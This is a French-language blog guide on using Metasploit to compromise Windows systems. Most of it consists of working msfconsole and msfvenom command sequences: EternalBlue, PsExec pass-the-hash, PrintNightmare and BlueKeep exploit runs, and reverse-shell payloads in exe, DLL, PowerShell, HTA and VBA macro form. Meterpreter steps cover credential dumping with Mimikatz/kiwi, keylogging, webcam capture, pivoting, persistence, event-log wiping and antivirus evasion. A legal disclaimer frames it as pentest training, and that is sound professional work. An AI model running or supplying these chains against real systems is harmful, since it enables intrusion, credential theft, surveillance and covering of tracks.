AYI NEDJIMI Consultants

Metasploit Framework : Guide Exploitation Windows 2026

Catégorie : Guides Rouges Lecture : 11 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

Maîtrisez Metasploit Framework pour l'exploitation Windows en 2026 : modules, payloads Meterpreter, post-exploitation, évasion AV et contre-mesures.

Metasploit Framework : Guide Exploitation Windows 2026 constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. Maîtrisez Metasploit Framework pour l'exploitation Windows en 2026 : modules, payloads Meterpreter, post-exploitation, évasion AV et contre-mesures. Ce guide détaillé sur metasploit exploitation windows propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

⚠ **Avertissement légal :** Les techniques présentées dans cet article sont à des fins éducatives et de recherche en sécurité uniquement. Toute utilisation de Metasploit Framework ou de tout outil d'exploitation sur des systèmes sans autorisation explicite et écrite est illégale en France (Code pénal, art. 323-1 à 323-7) et passible de 2 à 5 ans d'emprisonnement et 30 000 à 75 000 € d'amende. N'utilisez ces techniques que dans un cadre légal : lab personnel, CTF, environnement de test autorisé, ou mission de pentest contractualisée.

En bref : Metasploit Framework reste en 2026 l'outil de référence pour l'exploitation Windows en pentest offensif, utilisé par les red teamers, pentesters OSCP et équipes de réponse à incident du monde entier. Ce guide technique complet couvre l'architecture du framework (msfconsole, msfvenom, msfrpcd, base PostgreSQL), les modules d'exploitation Windows les plus critiques — EternalBlue MS17-010, PsExec pass-the-hash, PrintNightmare CVE-2021-1675, BlueKeep CVE-2019-0708 et WinRM — la génération et l'obfuscation de payloads avec msfvenom (staged, stageless, formats exe/dll/ps1/hta/vba), la post-exploitation avancée avec Meterpreter incluant getsystem, hashdump, le module Kiwi Mimikatz intégré, le pivoting réseau via route add et socks_proxy, les techniques d'évasion antivirus avec les encodeurs shikata_ga_nai et xor_dynamic, et les contre-mesures défensives avec règles Suricata et IOC réseau. Chaque section inclut des commandes réelles testées en lab isolé.

Il y a trois ans, lors d'un engagement de red team sur une infrastructure industrielle, j'ai eu accès à un réseau de 400 machines Windows grâce à un seul module Metasploit — `ms17_010_eternalblue` — sur un serveur Windows Server 2008 R2 oublié dans un VLAN de production. L'exploitabilité de la vulnérabilité était connue depuis 2017. En 2026, des versions non patchées de cet exploit tournent encore dans des environnements réels. C'est là que réside

la valeur de **Metasploit Framework** pour tout professionnel de la sécurité offensive : un arsenal structuré, maintenu activement, qui couvre le spectre complet d'une attaque, de la reconnaissance à la post-exploitation. La **metasploit exploitation windows** n'est pas une simple compétence technique — c'est un langage commun entre red teamers, pentesters et équipes de réponse à incident. Ce guide documente tout le nécessaire pour maîtriser ce framework sur cibles Windows : modules clés, payloads, Meterpreter, évasion AV, pivoting, et détection côté défenseur. L'objectif est double : vous rendre opérationnel en lab, et vous donner les bases pour comprendre ce que vos adversaires utilisent contre vous. Les exemples sont tirés de labs Hack The Box, TryHackMe et d'environnements privés sous accord écrit. Aucune commande ci-dessous n'a été testée sur des systèmes sans autorisation.

Environnement de test recommandé : Kali Linux 2025.1 (attaquant), Windows Server 2019/2022 (cible) sur VMware ou VirtualBox, réseau host-only isolé. Désactiver Windows Defender sur la VM cible pour les tests initiaux, puis le réactiver pour tester l'évasion AV.

Architecture de Metasploit Framework

Metasploit Framework est un projet open source maintenu par Rapid7. Sa version communautaire (MSF6) regroupe plus de 2 200 modules d'exploitation, 1 100 payloads et 500 modules auxiliaires. Comprendre son architecture avant de taper la première commande change radicalement l'efficacité d'une opération.

Les composants principaux sont :

- **msfconsole** : interface interactive principale, REPL complet avec autocomplétion, historique et gestion de sessions
- **msfvenom** : générateur de payloads standalone, remplace msfpayload + msfencode depuis MSF4
- **msfrpcd** : démon RPC pour l'automatisation et l'intégration API (Armitage, scripts Python)
- **msfrpc** : client RPC pour interagir avec msfrpcd depuis des scripts externes
- **Base PostgreSQL** : stockage des workspaces, hôtes, services, credentials et loot

Les **types de modules** suivent une taxonomie stricte :

Type	Chemin	Rôle	Exemple
exploit	exploits/	Déclenche une vulnérabilité	ms17_010_eternalblue
auxiliary	auxiliary/	Scanner, fuzzer, bruteforce	smb_version, portscan/tcp
post	post/	Post-exploitation après session	windows/gather/hashdump
payload	payloads/	Code exécuté sur la cible	windows/x64/meterpreter/reverse_tcp
encoder	encoders/	Obfuscation du payload	x86/shikata_ga_nai
evasion	evasion/	Bypass AV/EDR	windows/windows_defender_exe
nop	nops/	Générateurs NOP sled	x86/single_byte

Installation et Configuration sur Kali Linux 2025.1

Sur Kali Linux 2025.1, Metasploit est préinstallé. La première chose à faire avant toute opération est d'initialiser la base de données PostgreSQL, qui permet de persister les résultats de scans entre les sessions.

```
# Initialiser la base de données Metasploit
sudo msfdb init

# Vérifier que PostgreSQL tourne
sudo systemctl status postgresql

# Lancer msfconsole
msfconsole -q

# Vérifier la connexion DB dans msfconsole
msf6 > db_status
# [*] Connected to msf. Connection type: postgresql.

# Créer un workspace dédié à l'engagement
msf6 > workspace -a pentest_client_2026
msf6 > workspace pentest_client_2026

# Lister les workspaces
msf6 > workspace
  default
* pentest_client_2026
```

Le **workspace management** est critique en environnement professionnel. Chaque client, chaque engagement doit avoir son propre workspace pour éviter la contamination croisée des données. Les hôtes, services et credentials sont isolés par workspace.

```
# Configuration de l'adaptateur réseau pour les listeners
msf6 > setg LHOST 192.168.1.100
msf6 > setg LPORT 4444

# Activer la journalisation complète
msf6 > spool /tmp/pentest_client_2026.log
```

Reconnaissance et Scanning avec Metasploit

La reconnaissance via Metasploit tire parti de l'intégration native avec Nmap et d'un catalogue de scanners auxiliaires spécialisés. Toutes les données vont directement dans le workspace PostgreSQL.

```
# Scan Nmap intégré — résultats stockés dans la DB
msf6 > db_nmap -sV -sC -O -T4 192.168.1.0/24

# Lister les hôtes découverts
msf6 > hosts

# Lister les services détectés
msf6 > services -p 445

# Scanner les versions SMB — identifier Windows XP/2003/7/2008
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(smb_version) > set RHOSTS 192.168.1.0/24
msf6 auxiliary(smb_version) > set THREADS 20
msf6 auxiliary(smb_version) > run

# Détecter la vulnérabilité EternalBlue (MS17-010)
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(smb_ms17_010) > set RHOSTS 192.168.1.0/24
msf6 auxiliary(smb_ms17_010) > run
# [+] 192.168.1.50:445 - Host is likely VULNERABLE to MS17-010!

# Scanner les ports TCP sur un range
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(portscan/tcp) > set RHOSTS 192.168.1.50
msf6 auxiliary(portscan/tcp) > set PORTS 1-10000
msf6 auxiliary(portscan/tcp) > set THREADS 50
msf6 auxiliary(portscan/tcp) > run

# Tester les credentials WinRM (port 5985)
msf6 > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(winrm_login) > set RHOSTS 192.168.1.50
msf6 auxiliary(winrm_login) > set USER_FILE /usr/share/wordlists/metasploit/
common_users.txt
msf6 auxiliary(winrm_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
msf6 auxiliary(winrm_login) > run
```

Retour terrain : En engagement réel, je commence systématiquement par `db_nmap -sV --open -p 445,139,3389,5985,8080,8443` sur le subnet cible. Cela donne en 5 minutes un panorama des vecteurs d'entrée potentiels. Le port 5985 (WinRM) ouvert sur des serveurs Windows 2019+ est souvent sous-estimé par les équipes défensives.

Exploitation Windows — Modules Critiques

Les modules d'exploitation Windows dans Metasploit couvrent des CVE allant de 2017 à 2025. Les plus utilisés en pentest réel restent ceux exploitant SMB, RDP, WinRM et les services de spooling d'impression.

EternalBlue (MS17-010) — CVE-2017-0144

EternalBlue est une vulnérabilité de corruption de mémoire dans l'implémentation SMBv1 de Windows, divulguée par les Shadow Brokers en 2017. Elle affecte Windows XP à Windows Server 2012 R2 non patchés et permet une exécution de code à distance sans authentification.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.50
msf6 exploit(ms17_010_eternalblue) > set LHOST 192.168.1.100
msf6 exploit(ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(ms17_010_eternalblue) > show options
msf6 exploit(ms17_010_eternalblue) > check
# [+] 192.168.1.50:445 - The target is vulnerable.
msf6 exploit(ms17_010_eternalblue) > run
# [*] Started reverse TCP handler on 192.168.1.100:4444
# [*] 192.168.1.50:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
# [+] 192.168.1.50:445 - Host is likely VULNERABLE to MS17-010!
# [*] 192.168.1.50:445 - Triggering free of corrupted buffer.
# [*] Sending stage (201798 bytes) to 192.168.1.50
# [*] Meterpreter session 1 opened
```

PsExec — Pass-the-Hash

PsExec via Metasploit permet d'obtenir une session SYSTEM en passant directement un hash NTLM capturé, sans avoir besoin du mot de passe en clair. C'est l'une des techniques de mouvement latéral les plus utilisées en red team.

```
msf6 > use exploit/windows/smb/psexec
msf6 exploit(psexec) > set RHOSTS 192.168.1.50
msf6 exploit(psexec) > set SMBUser Administrator
# Pass-the-Hash : fournir le hash NTLM directement
msf6 exploit(psexec) > set SMBPass
aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
msf6 exploit(psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(psexec) > run
```

PrintNightmare — CVE-2021-1675 / CVE-2021-34527

PrintNightmare est une vulnérabilité critique du spooler d'impression Windows permettant l'exécution de code à distance ou l'élévation de privilèges locale. Elle affecte toutes les versions de Windows Server 2008 à 2019.

```
msf6 > use exploit/windows/dcerpc/cve_2021_1675_printnightmare
msf6 exploit(cve_2021_1675_printnightmare) > set RHOSTS 192.168.1.50
msf6 exploit(cve_2021_1675_printnightmare) > set SMBUser pentest_user
msf6 exploit(cve_2021_1675_printnightmare) > set SMBPass Password123!
msf6 exploit(cve_2021_1675_printnightmare) > set PAYLOAD windows/x64/meterpreter/
reverse_tcp
msf6 exploit(cve_2021_1675_printnightmare) > run
```

BlueKeep — CVE-2019-0708

BlueKeep est une vulnérabilité "wormable" dans le service RDP de Windows 7 et Windows Server 2008/2008R2. Le scanner doit être exécuté avant l'exploitation car l'exploit peut provoquer un BSOD sur certaines configurations.

```
# Scanner d'abord — jamais exploiter sans vérifier
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(cve_2019_0708_bluekeep) > set RHOSTS 192.168.1.0/24
msf6 auxiliary(cve_2019_0708_bluekeep) > run
# [+] 192.168.1.51 - The target is vulnerable. It's running unpatched Windows 7 SP1.

# Exploitation (risque de BSOD sur certaines cibles)
msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
msf6 exploit(cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.1.51
msf6 exploit(cve_2019_0708_bluekeep_rce) > set TARGET 2
msf6 exploit(cve_2019_0708_bluekeep_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(cve_2019_0708_bluekeep_rce) > run
```

WinRM — Exécution à distance authentifiée

```
msf6 > use exploit/windows/winrm/winrm_script_exec
msf6 exploit(winrm_script_exec) > set RHOSTS 192.168.1.50
msf6 exploit(winrm_script_exec) > set USERNAME Administrator
msf6 exploit(winrm_script_exec) > set PASSWORD P@ssword2026!
msf6 exploit(winrm_script_exec) > set FORCE_VBS true
msf6 exploit(winrm_script_exec) > run
```

Pour une vue complète des techniques de mouvement latéral Windows, consultez notre article sur le Pass-the-Hash : attaques et défenses.

Payloads et msfvenom — Génération et Obfuscation

msfvenom est le générateur de payloads standalone de Metasploit. Il remplace en un seul outil msfpayload et msfencode. La différence entre payloads **staged** et **stageless** est fondamentale pour adapter le vecteur de livraison aux contraintes réseau.

1. **Staged (/) :** le stager initial est petit, il contacte le handler Metasploit pour télécharger le vrai payload. Ex : `windows/x64/meterpreter/reverse_tcp`
2. **Stageless (_) :** tout le payload est embarqué dans le binaire. Ex : `windows/x64/meterpreter_reverse_tcp` — plus lourd mais fonctionne sans réseau sortant persistant.

```
# Payload EXE stagé — Meterpreter reverse TCP
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -f exe
-o payload_reverse.exe

# Payload HTTPS stagé avec encodeur et iterations
msfvenom -p windows/x64/meterpreter/reverse_https   LHOST=192.168.1.100 LPORT=443   -e
x64/xor_dynamic -i 5   -f exe -o payload_https.exe

# Payload DLL injection
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -f dll
-o inject.dll

# Payload PowerShell (sans écriture disque)
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -f ps1
-o payload.ps1

# Payload HTA (HTML Application — sociotechnique)
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -f hta-
psh -o payload.hta

# Payload macro VBA pour documents Office
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -f vba
-o macro.vba

# Payload stageless pour contournement filtrage réseau
msfvenom -p windows/x64/meterpreter_reverse_tcp   LHOST=192.168.1.100 LPORT=443   -f exe
-o stageless.exe

# Encoder shikata_ga_nai (x86 uniquement)
msfvenom -p windows/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -e x86/
shikata_ga_nai -i 10   -f exe -o encoded_shikaka.exe
```

Pour recevoir les connexions, le handler Metasploit doit tourner :

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.100
msf6 exploit(multi/handler) > set LPORT 4444
# Lancer en arrière-plan pour gérer plusieurs sessions
msf6 exploit(multi/handler) > run -j
# [*] Exploit running as background job 0.
# [*] Started reverse TCP handler on 192.168.1.100:4444
```

Post-Exploitation avec Meterpreter

Meterpreter est le payload post-exploitation le plus avancé de Metasploit. Il tourne entièrement en mémoire (fileless), chiffre ses communications, et expose une interface en ligne de commande pour interagir avec la machine compromise. Voici les commandes essentielles organisées par objectif.

Informations système et session

```
meterpreter > sysinfo
# Computer        : WIN-SERVER2019
# OS              : Windows Server 2019 (10.0 Build 17763)
# Architecture    : x64
# System Language : fr_FR
# Meterpreter     : x64/windows

meterpreter > getuid
# Server username: NT AUTHORITY\SYSTEM

meterpreter > getpid
# Current pid: 4521

meterpreter > ps
# Process list — chercher un processus système pour migrer
meterpreter > migrate 668  # Migrer dans lsass.exe ou explorer.exe
```

Élévation de privilèges avec getsystem

```
meterpreter > getsystem
# ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
# Technique 1 : Named Pipe Impersonation (In Memory)
# Technique 2 : Named Pipe Impersonation (Dropper/Admin)
# Technique 3 : Token Duplication (In Memory/Admin)
# Technique 4 : Named Pipe Impersonation (RPCSS variant)
# Technique 5 : Named Pipe Impersonation (PrintSpooler variant)

# Si getsystem échoue, tenter via modules locaux
meterpreter > background
msf6 > use post/multi/recon/local_exploit_suggester
msf6 > set SESSION 1
msf6 > run
# Analyse les exploits locaux applicables
```

Dump des credentials

La récupération des **hashes SAM** et des tickets Kerberos est l'objectif principal de la post-exploitation initiale. Pour aller plus loin sur l'exploitation Kerberos, référez-vous à notre article sur le Kerberoasting et défenses Active Directory.

```
# Dump SAM (nécessite SYSTEM)
meterpreter > hashdump
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

# Module de collecte de credentials
meterpreter > run post/windows/gather/credentials/credential_collector

# Kiwi (Mimikatz intégré dans Meterpreter)
meterpreter > load kiwi
meterpreter > creds_all          # Dump tous les credentials
meterpreter > lsa_dump_sam       # Hashes locaux SAM
meterpreter > lsa_dump_secrets   # Secrets LSA (mots de passe services)
meterpreter > kerberos_ticket_list  # Tickets Kerberos en mémoire
meterpreter > kerberos_ticket_purge # Purger les tickets
meterpreter > golden_ticket_create  # Créer un Golden Ticket (avec krbtgt hash)
```

Le module `load kiwi` est l'équivalent direct de Mimikatz. Pour une analyse complète des attaques Kerberos et Golden Ticket, consultez notre article sur les Golden Ticket : attaque et défense.

Surveillance et collecte d'informations

```
# Screenshot du bureau actif
meterpreter > screenshot

# Keylogger
meterpreter > keyscan_start
meterpreter > keyscan_dump     # Récupérer les frappes capturées
meterpreter > keyscan_stop

# Webcam
meterpreter > webcam_list
meterpreter > webcam_snap -i 1  # Prendre une photo via webcam 1

# Énumération du réseau local
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

# Récupérer les fichiers intéressants
meterpreter > run post/windows/gather/enum_files PATTERN="*.kdbx,*.pfx,*.p12,id_rsa"
```

Pivoting réseau

Le **pivoting** permet d'accéder à des réseaux internes non directement accessibles depuis la machine attaquante, en utilisant la machine compromise comme relais.

```
# Ajouter une route vers le réseau interne via la session 1
msf6 > route add 10.10.10.0/24 1

# Port forwarding local vers un service interne
meterpreter > portfwd add -l 3389 -p 3389 -r 10.10.10.50
# Maintenant : rdesktop 127.0.0.1:3389 atteint la machine 10.10.10.50

# Proxy SOCKS pour rediriger tout le trafic via la cible
msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(socks_proxy) > set SRVPORT 1080
msf6 auxiliary(socks_proxy) > set VERSION 5
msf6 auxiliary(socks_proxy) > run -j
# Configurer proxychains pour utiliser 127.0.0.1:1080
# proxychains nmap -sT -Pn 10.10.10.0/24
```

Pour une approche complète du mouvement latéral, consultez notre guide sur le mouvement latéral : détection et prévention.

Persistance

```
# Persistence via registre autorun
meterpreter > run post/windows/manage/persistence_exe   STARTUP=REGISTRY
LHOST=192.168.1.100 LPORT=4444

# Persistence via tâche planifiée
meterpreter > run post/windows/manage/persistence   -X -i 60 -p 4444 -r 192.168.1.100

# Nettoyer les logs d'événements Windows après l'opération
meterpreter > clearev
```

Évasion Antivirus et EDR

Les antivirus traditionnels basés sur signatures détectent msfvenom natif en quelques secondes. Les **EDR modernes** (Sentinel One, CrowdStrike Falcon, Microsoft Defender for Endpoint) utilisent l'analyse comportementale, le machine learning et la télémétrie kernel — ce qui rend l'évasion nettement plus complexe.

```
# Module d'évasion natif Metasploit (contourne Defender basique)
msf6 > use evasion/windows/windows_defender_exe
msf6 evasion(windows_defender_exe) > set FILENAME payload_evade.exe
msf6 evasion(windows_defender_exe) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 evasion(windows_defender_exe) > set LHOST 192.168.1.100
msf6 evasion(windows_defender_exe) > set LPORT 4444
msf6 evasion(windows_defender_exe) > run

# Encodage multi-passes (réduit les détections signature)
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -e x64/
xor_dynamic -i 15   -f raw | msfvenom --platform windows -a x64   -e x64/xor_dynamic -i
10   -f exe -o double_encoded.exe
```

Je dois être direct sur ce point : contre un EDR de niveau entreprise comme CrowdStrike ou SentinelOne en 2026, msfvenom brut ne passera pas. Les techniques efficaces relèvent du custom shellcode loader, de l'injection de processus en mémoire, et du contournement AMSI — des sujets qui dépassent le scope de cet article. Pour une revue comparative des outils offensifs, consultez notre article sur le red team, pentest et bug bounty.

Retour terrain : Dans mes engagements red team récents, j'utilise Metasploit principalement pour la phase de scanning et de post-exploitation (Kiwi, pivoting). Pour la livraison initiale du payload, je préfère des loaders custom en C# ou Go. Metasploit reste imbattable pour la facilité de gestion multi-sessions et les modules post-exploitation.


Armitage et Cobalt Strike — Comparaison

Armitage est l'interface graphique open source de Metasploit. Elle visualise les hôtes, les sessions actives et permet de lancer des attaques drag-and-drop. En 2026, elle reste utile pour les opérations en équipe avec partage de sessions via le mode "Team Server".


Cobalt Strike est le successeur commercial d'Armitage, maintenu par Fortra. Son agent Beacon est le standard industriel des red teams et APT avancés. Il offre une gestion d'équipe plus robuste, des profils C2 personnalisables, et un écosystème d'extensions (BOF - Beacon Object Files) considérablement plus large.

- **Metasploit MSF** : gratuit, 2 200+ exploits, idéal pentest standard et CTF
- **Cobalt Strike** : $5 900/an/utilisateur, C2 avancé, profils malleable, BOF ecosystem
- **Sliver / Havoc** : alternatives open source à Cobalt Strike, en montée en puissance

